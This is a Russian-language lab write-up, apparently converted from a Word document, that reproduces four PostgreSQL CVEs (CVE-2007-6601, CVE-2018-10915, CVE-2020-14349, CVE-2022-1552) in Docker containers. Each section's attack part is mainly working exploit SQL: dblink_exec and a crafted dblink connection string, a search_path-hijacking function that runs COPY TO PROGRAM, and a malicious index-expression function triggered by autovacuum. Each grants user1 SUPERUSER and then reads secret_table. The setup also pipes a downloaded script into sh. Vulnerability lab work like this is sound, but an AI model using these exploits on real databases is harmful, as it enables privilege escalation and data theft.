Установка docker c помощью следующих команд:

*wget --output-document=- https://get.docker.com | sh*

Добавление пользователя для дальнейшей работы с помощью следующих команд:  
*sudo groupadd docker*

*sudo usermod -aG docker $USER*

Клонирование репозитория с помощью следующих команд:

*sudo apt install git*

*git clone* [*https://github.com/x4m/pg\_cve\_demo/*](https://github.com/x4m/pg_cve_demo/)

CVE-2007-6601 – Функции DBLink в сочетании с локальным доверием или контролем доступа к идентификаторам могут использоваться злоумышленником для получения привилегий суперпользователя. Для использования этой уязвимости необходим действительный логин.  
Далее выполняется команда для поднятия контейнера и дальнейшей работы с базой данных:  
Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Подключение к базе данных:  
Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Эксплуатация уязвимости с помощью следующих запросов:

SELECT dblink\_exec('host=localhost dbname=secret\_db', 'ALTER USER user1 WITH SUPERUSER;');  
\c secret\_db;

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

select \* from secret\_table;

Изображение выглядит как текст, снимок экрана

Контент, сгенерированный ИИ, может содержать ошибки.

CVE-2018-10915 – Определенные параметры соединения хоста наносят ущерб защите безопасности на стороне клиента.


Далее выполняется команда для поднятия контейнера и дальнейшей работы с базой данных:

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Подключение к базе данных:

psql postgresql://user1:password@127.0.0.1:5432/db1



Эксплуатация уязвимости:

CREATE DATABASE secret\_db;

ALTER SYSTEM SET default\_transaction\_read\_only TO on;

SELECT pg\_reload\_conf();

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

SELECT \* FROM dblink('host=192.168.233.3,localhost port=5433,5432 user=postgres password=password target\_session\_attrs=read-write dbname=secret\_db', 'SELECT \* FROM secret\_table') AS secret\_table(c text);

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

CVE-2020-14349 – The PostgreSQL search\_path настройка определяет схемы, которые ищут таблицы, функции, операторы и т.д. The CVE-2018-1058 исправление заставило большинство клиентских приложений, предоставляемых PostgreSQL, дезинфицировать search\_path, но логическое воспроизведение продолжало уходить search\_path неизменный. Пользователи издателя репликации или базы данных подписчиков могут создавать объекты в public схема и использование их для выполнения произвольных функций SQL под управлением репликации, часто суперпользователем. Установки, принявшие документированный безопасный схема использования не уязвимы.

Далее выполняется команда для поднятия контейнера и дальнейшей работы с базой данных:

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Подключение к базе данных:

psql postgresql://user1:password@127.0.0.1:5432/db1

Эксплуатация уязвимости:

CREATE OR REPLACE FUNCTION public.pg\_get\_replica\_identity\_index(int)

RETURNS regclass

LANGUAGE plpgsql

AS $$

BEGIN

COPY (SELECT 1) TO PROGRAM '/pg12/postgres/bin/psql -c "ALTER USER user1 WITH SUPERUSER;" postgres';

RETURN pg\_catalog.pg\_get\_replica\_identity\_index($1);

END;

$$;

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Результат:

\c secret\_db

select \* from secret\_table;

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

CVE-2022-1552 – Автовакуум, REINDEX, CREATE INDEX, REFRESH MATERIALIZED VIEW, CLUSTERи pg\_amcheck приложил неполные усилия для безопасной работы, когда привилегированный пользователь поддержание объектов другого пользователя. Эти команды активировали релевантные защита слишком поздно или вообще не нужна. Злоумышленник имеет разрешение на создание не-темповые объекты по меньшей мере в одной схеме могли выполнять произвольные функции SQL под идентификацией суперпользователя.


Хотя быстрое обновление PostgreSQL является лучшим исправлением для большинства пользователей пользователь, неспособный сделать это, может обойти уязвимость, отключив autovacuum, не запускать вручную вышеуказанные команды, и не восстанавливать из выход pg\_dump командование. Производительность может быстро ухудшиться при этом обходной. VACUUM это безопасно, и все команды хороши, когда доверенный пользователь владеет целевым объектом.

Далее выполняется команда для поднятия контейнера и дальнейшей работы с базой данных:

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Подключение к базе данных:

psql postgresql://user1:password@127.0.0.1:5432/db1 

Эксплуатация уязвимости с помощью следующей функции:

CREATE TABLE bttest\_a AS SELECT i as id FROM generate\_series(1, 1000) i;

ALTER TABLE bttest\_a OWNER TO regress\_bttest\_role;

CREATE OR REPLACE FUNCTION ifun(int8) RETURNS int8 AS $$

BEGIN

if current\_user = 'postgres' then

ALTER USER user1 WITH superuser;

end if;

RETURN $1;

END;

$$ LANGUAGE plpgsql IMMUTABLE;

CREATE INDEX bttest\_a\_expr\_idx ON bttest\_a ((ifun(id) + ifun(0)))

WHERE ifun(id + 10) > ifun(10);

alter function ifun volatile;

select pg\_sleep(2);

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.

Результат:

\c secret\_db

SELECT \* FROM secret\_table;

Изображение выглядит как текст, снимок экрана, Шрифт

Контент, сгенерированный ИИ, может содержать ошибки.